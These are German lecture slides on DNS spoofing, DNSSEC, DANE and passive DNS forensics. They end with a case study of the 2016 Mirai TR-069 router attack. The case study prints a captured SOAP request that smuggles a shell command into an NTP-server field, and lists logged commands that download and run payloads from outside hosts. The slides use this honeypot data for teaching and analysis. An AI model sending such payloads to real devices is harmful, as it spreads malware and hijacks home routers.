
- Man-in-the-Middle-Angreifer
  - Vertrauenswürdigen Resolver verwenden / selbst betreiben
- Off-Path-Angreifer
  - Zufällige Felder in Anfrage (TID, Source Port, DNS-Cookies)
  - Kryptographische Verfahren (z. B. DNSSEC)
- On-Path-Angreifer
  - Kryptographische Verfahren (z. B. DNSSEC)

DNSSEC



- Sicherheitsziele: Datenintegrität und Authentizität
- Signaturen über DNS-Einträge vorgeneriert
- Ende-zu-Ende-Sicherheit **Validator**↔**Signierer**


Schlüsselverteilung




Validierender Resolver hält öffentlichen Root-Schlüssel (Root KSK)

Vertrauensmodell

Namensraum




Sicherheitskette




Grenzen von DNSSEC

- Keine Privatheit: DNS-Nachrichten im Klartext
  - Verschlüsselung nicht vorgesehen und hilft nur bedingt, z. B. nicht bei Anfrage an 69.171.239.12 (a.ns.facebook.com)
- Internetsperren durch Packet Drop dennoch möglich
- DNSSEC schützt nur bis zum validierenden Resolver




DNSSEC auf Endgeräten




- Ideal: DNSSEC-Validierung auf Endgerät
- Klappt DNSSEC auf Endgeräten trotz Middleboxes?
  - Application-Level Firewall, WLAN Hot Spots, DNS-Proxys
  - Ausmaß des Problems in der Praxis derzeit unklar
  - Tunneling als Workaround (DNS over TLS/HTTPS)

Cache Lock-In



- Validierung ist nur auf einem Resolver vorgesehen
  - Bei Validierungsfehler: allgemeiner SERVFAIL error
  - Mit CD=1 werden Resolver angewiesen nicht zu validieren
- Problem: Cache Lock-In auf fehlerhafte Einträge

Lohnen sich zentrale DNS-Caches?




Simulation:

10000 Clients mit und ohne zentralen DNS-Cache

DANE

- DNSSEC sichert lediglich die Namensauflösung
  - Ersetzt nicht TLS oder SSH auf Anwendungsebene
- **DANE**: **D**NS-based **A**uthentication of **N**amed **E**ntities
  - Authentifizierung von Zertifikaten oder öff. Schlüsseln
  - Bindet Domain an X.509-Zertifikat für HTTPS/TLS
  - Schützt SMTP/TLS Encryption vor Downgrade-Angriffen
  - Weitere Anwendungsfälle: S/MIME, PGP, SSH Host Key

DNSSEC Authentication Chain Extension




- In Arbeit: DANE Records in TLS-Handshake senden
  - DNSSEC-Validierung auf dem Endgerät
  - Transport der DNSSEC-Records trotz Middleboxes

Überblick

- Domain Name System
  - Spoofing
- Schutzmaßnahmen
  - DNSSEC und seine Grenzen
  - DANE
- Forensik
  - Passive DNS-Replikation
  - Exkurs: TR-069 Angriff durch Mirai-Botnetz


Passive DNS-Replikation



- Sensoren zeichnen DNS-Records auf
  - Anonyme Speicherung in zentraler Datenbank
- Anwendungszweck: Forensik
  - Welche IP-Adressen waren einer Domain zugeordnet?
  - Welche Domains sind einem Nameserver zugeordnet?

Exkurs: TR-069 Angriff durch Mirai-Botnetz

- Botnetz-Infektion von Heimroutern über fehlerhafte Implementierung einer Fernwartungs-Schnittstelle
- Großflächiger Internetausfall bei Telekom-Kunden
  - Angeblich: fehlerhafte Malware bringt Router zum Crash
  - Tatsächlich: fehlerhafter Router crasht ohne Infektion
- Traffic-Analyse eines TCP-Honeypots




- Zeichnet Netzwerkverkehr auf
- 95 unbenutzte IPv4-Adressen
- (Fast) alle Ports und Protokolle

Infektionsversuch über TCP/7547

```
POST /UD/act?1 HTTP/1.1
Host: 127.0.0.1:7547
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
SOAPAction: urn:dslforum-org:service:Time:1#SetNTPServers
Content-Type: text/xml
Content-Length: 526

<?xml version="1.0"?><SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/"
SOAP-ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
 <SOAP-ENV:Body>
  <u:SetNTPServers xmlns:u="urn:dslforum-org:service:Time:1">
   <NewNTPServer1>`cd /tmp;wget http:///l.ocalhost.host/1;chmod 777 1;./1`</NewNTPServer1>
   <NewNTPServer2></NewNTPServer2>
   <NewNTPServer3></NewNTPServer3>
   <NewNTPServer4></NewNTPServer4>
   <NewNTPServer5></NewNTPServer5>
  </u:SetNTPServers>
 </SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```

Infektionsaktivität im Zeitverlauf



Beobachtete Angriffs-Kommandos

first_seen: 2016-11-20 20:23:25.039567, last_seen: 2016-11-21 02:12:52.259196, count: 1011
`/bin/ping -c 1 207.45.187.210`

first_seen: 2016-11-26 14:41:52.333369, last_seen: 2016-12-12 10:08:49.295930, count: 5825
`cd /tmp;wget http://5.8.65.5/1;chmod 777 1;./1`

first_seen: 2016-11-26 17:17:39.619035, last_seen: 2016-12-12 13:19:03.678735, count: 121519
`cd /tmp;wget http://l.ocalhost.host/1;chmod 777 1;./1`

first_seen: 2016-11-28 11:55:37.278280, last_seen: 2016-12-12 08:58:56.542056, count: 2054
`cd /tmp;wget http://l.ocalhost.host/x.sh;chmod 777 x.sh;./x.sh`

first_seen: 2016-11-28 17:14:32.599626, last_seen: 2016-12-12 13:20:37.468429, count: 29393
`cd /tmp;wget http://tr069.pw/1;chmod 777 1;./1`

first_seen: 2016-11-29 18:23:24.182342, last_seen: 2016-12-12 13:14:17.498976, count: 42730
`cd /tmp;wget http://srrys.pw/1;chmod 777 1;./1`
[...]

DNSDB von Farsight Security

$ python dnsdb_query.py -s time_first -r tr069.pw.

Domain inzwischen gelöscht (NXDOMAIN)

```
;;  bailiwick: pw.                          ;;      count: 313
;; first seen: 2016-11-28 16:22:30 -0000    ;;  last seen: 2016-11-29 16:31:36 -0000
tr069.pw. IN NS dns1.registrar-servers.com.
tr069.pw. IN NS dns2.registrar-servers.com.

;;  bailiwick: tr069.pw.                    ;;      count: 1,011
;; first seen: 2016-11-28 16:23:10 -0000    ;;  last seen: 2016-11-29 16:52:21 -0000
tr069.pw. IN A 5.188.232.141
tr069.pw. IN A 212.92.127.146

;;  bailiwick: tr069.pw.                    ;;      count: 319
;; first seen: 2016-11-29 07:33:56 -0000    ;;  last seen: 2016-11-29 13:30:14 -0000
tr069.pw. IN A 5.188.232.141
tr069.pw. IN A 5.188.232.142
[...]
```

Fazit

- DNS-Spoofing ist eine gängige Praxis
  - Angriff on-path trivial möglich, off-path aufwendig
  - Zweck: Phishing, Werbung, Internetsperren
- DNSSEC sichert Namensauflösung (ohne Privatheit)
  - Middleboxes erschweren DNSSEC auf Endgeräten
  - DANE: Authentifizierung für Anwendungen wie Web & Mail
- Passive DNS-Replikation als forensisches Tool